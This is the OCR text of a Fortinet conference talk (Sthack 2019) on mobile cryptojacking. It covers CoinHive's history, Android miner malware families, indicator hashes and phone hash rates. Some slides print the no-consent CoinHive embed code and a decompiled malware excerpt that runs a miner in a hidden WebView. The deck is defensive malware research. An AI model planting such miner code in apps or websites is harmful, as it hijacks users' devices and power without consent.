FORTINET


Mobile cryptojacking and related abuse

Axelle Apvrille

Sthack 2019


Background

- Cryptocurrency



Background

- Cryptocurrency
- Mining



Background

- Cryptocurrency
- Mining
- Cryptojacking

Sources:

- https://cointelegraph.com/news/china-20-arrested-in-cryptojacking-case-allegedly-affecting-over-1-million-computers
- https://cointelegraph.com/news/japan-16-arrested-in-monero-cryptojacking-case-local-media-report

Mobile cryptojacking: the early miners (2014)

Malware	Currency
MuchSad	Dogecoin
CoinKrypt	Dogecoin, Litecoin, Casinocoin
BadLepricon	Bitcoin
Widdit	Litecoin

Mobile cryptojacking: proliferation (2017-2018)

- CoinHive. >1.7M samples
- CoinMiner. 600+ samples
- Loapi. 1700+ samples
- AdbMiner, HiddenMiner
- Mostly mining Monero

Crypto miners banned from Google Play in July 2018

https://nakedsecurity.sophos.com/2018/07/30/google-bans-android-miners-from-play-store

"We don't allow apps that mine cryptocurrency on devices. We permit apps that remotely manage the mining of cryptocurrency."

Mobile cryptojacking: control? (mid 2018+)

2014 2015 2016 2017 2018 2019

Still lots of CoinHive variants

Trinity (Oct 2018), fake Bitcoin miners (Jan 2019)

Other abuses rise

clippers, ransomware, scams

we'll come back to those later

The story of CoinHive: Season 1

A Crypto Miner
for your Website

- **CoinHive** is a JavaScript miner for **Monero**
- Register and get a *site-key*
- Very easy to set up

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous(YOUR-SITE-KEY);
    miner.start();
</script>
```

The story of CoinHive: Android malware abuses

Android **malware** embed web page in malicious apps:

```
<html>
  <head>
  <script src="https://coinhive.com/lib/coinhive.min.js"/>
  ...
  miner = new
↪   CoinHive.Anonymous(getParameterByName("coinhive_site_key"),
↪   {
    threads: getParameterByName("num_of_threads"),
    autoThreads: getParameterByName("is_auto_thread"),
    throttle: getParameterByName("throttle"),
    forceASMJS: getParameterByName("is_force_ASMJS")
  });
```

The story of CoinHive: Android malware abuses

Load the page with `WebView`:

```
WebView wvCoinHive;
@SuppressLint({"AddJavascriptInterface"})
public Miner(Context context, Callback callback) {
  this.callback = callback;
  this.wvCoinHive = new WebView(context);
  this.wvCoinHive.getSettings().setJavaScriptEnabled(true);
  this.wvCoinHive.addJavascriptInterface(this, "Android");
  this.wvCoinHive.setWebViewClient(new WebViewClient() {
  });
  new WindowManager.LayoutParams(-1, -1, 2003, 0x40128, -3);
  this.wvCoinHive.loadUrl(CoinHive.generateURL());
}
...
static String generateURL() {
  return
↪   String.format("file:///android_asset/engine.html?...'');
}
```

Riskware/CoinHive!Android: d785221d11dca2a390ee63c37e10559b1c5e8edbaa4fe87b72160cd3ebc15f51

Riskware/Coinhive: Massive abuse

CoinHive site key	sha256
4O99dpG3I4wBLhRLutkoA2cIAkWxqiZI	b09134de81b4fec14777786211ff8e0d9f0adb75a1783093d617eaa832419f42
	0c777c7c8b5b579e3a798305d0eda82fc27f3e8fb93299d1b4805ac2b3aca31c
9QrQitUYx1rwrBx6qvPd5WNw2LUSvwqv	b73728594f24dc1769dbd839d237cf2d6decd49f37db6d1b7a2ac21bcbeb2acb
W9e1JbsYTHqCwImFfAEGfJJigBCWfYv2	4a90568ebb6b8537392cfb54130816a08c5e4b981558ed966c582c07101d6b68
	026920a0e338a6442eca1c50a735b9f749a7516d31f328779c9ca277a2b36e8c
o2nnEz8ECFPcZvqSInL1Z1xcbyYvpqzD	4b46a7a02a0384197fa003f9818c4805573f07f6909064dba601721a353270a5
LbaqSUyMtBAT0WliBJh97Z8UZ4VYdIXP	7827c270064fbe988da0e31b06c934d2d7570cc18442e5959df25fbf89ac3712
3ARWsJFCmo3Kg13cnr4BAW3fP5uLLoMsbL	3379bf1c94471d95fdad40f55f9706f8d40303bf77be70920f912729bc9a72c2
	95c6cd546307de61b533ddae6786b2c6495fc33401725b2736facbcc22b815ff
ugrZV7MvW9J6Wfa1NgE7qwXFmTHhYorj	5c45b73cf370ead61cfe833c93d4748c3ad2bf1e1c663ccd8112758ec71d4038
Vi0mvlm3aS8xDeOTMyD4vvlyPG95dbDZ	c3c24d052970a8f9508a16fa17a5e6a9a159cc9a7f94359a72bb8157892ede6a
	c2019f2f69520498e2e5da5967f19fd9a1cc44a60bbf9de23e38ff5d189fa5d7
6GlWvU4BbBgzJ3wzL3mkJEVazCxxIHjF	cf268aa0127bc520ef9342db56f856e08c9d469e18af2abe9b99203dfbbeff3c
e.g infected Call of Duty	and in **287** other apps
QnXbx7vLFIUq9FT0kfNZSjBkUD0GCcqi	5b96c6ef5fcdd632e051c3df2c0c7f4149dceffdc1713bf84bc855de9356119b

The story of CoinHive: Season 2

Authed mining: opt-in screen for legitimate uses

```
 <script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('YOUR_SITE_KEY', {throttle: 0.3});
miner.start();
</script>
```

But malware authors continued to use no-consent version ;-)
(what did you expect?!)

The story of CoinHive: Shut down on March 8, 2019

Coinhive Documentation Login Signup

Blog » Discontinuation of Coinhive

Some of you might have anticipated this, some of you will be surprised. The decision has been made. We will discontinue our service on March 8, 2019. It has been a blast working on this project over the past 18 months, but to be completely honest, it isn't economically viable anymore.

The drop in hash rate (over 50%) after the last Monero hard fork hit us hard. So did the "crash" of the crypto currency market with the value of XMR depreciating over 85% within a year. This and the announced hard fork and algorithm update of the Monero network on March 9 has lead us to the conclusion that we need to discontinue Coinhive.


Thus, mining will not be operable anymore after March 8, 2019. Your dashboards will still be accessible until April 30, 2019 so you will be able to initiate your payouts if your balance is above the minimum payout threshold.

Thank you all for the great time we had together.


posted on February 26, 2019, the Coinhive Team

CoinHive: hmmm... there are zombies

CoinHive: hmmm... there are zombies



CoinHive: hmmm... there are zombies



There are still many instances of CoinHive malware.
Eventually, should decrease

There are other libraries e.g. CoinIMP, JSECoin

Mining Bitcoins on a smartphone? Forget it!

Hardware	**SHA256* Hash rate**
ASICminer 8 Nano Pro	76 TH/s
EBang EBIT E11++	44 TH/s
InnoSilicon Terminator T3+	52 TH/s
Bitmain Antminer S17	53 TH/s

A good smartphone mines $\approx$ Raspberry Pi $=$ **200 KH/s**

$\text{TH} \approx 1000 * 1000 * 1000$ KH/s

Good luck!

* that's the algo for Bitcoin

If you're interesting in mining for fun (and no profit)

Bitcoin mining on a **1985** Nintendo NES

Screenshot taken from video on http://retrominer.com/

Can we mine *other* cryptocurrencies?

Smartphone	**Hash rate**	**Currency**
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

Can we mine *other* cryptocurrencies?

Entry level or older phones

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

Can we mine *other* cryptocurrencies?

Entry level or older phones

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

High end smartphones

Can we mine *other* cryptocurrencies?

Entry level or older phones

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

High end smartphones

CryptoNight-Lite

Can we mine *other* cryptocurrencies?

Entry level or older phones


Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

High end smartphones

Still **very** low!

CryptoNight-Lite

Electroneum M1: what is this about?




The phone that pays you back

Screenshot of https://electroneum.com/m1


- Entry level mobile phone at 80 USD
- Promises **3 USD / month**

Welcome to Cloud Mining



The mobile **phone** does **not** mine

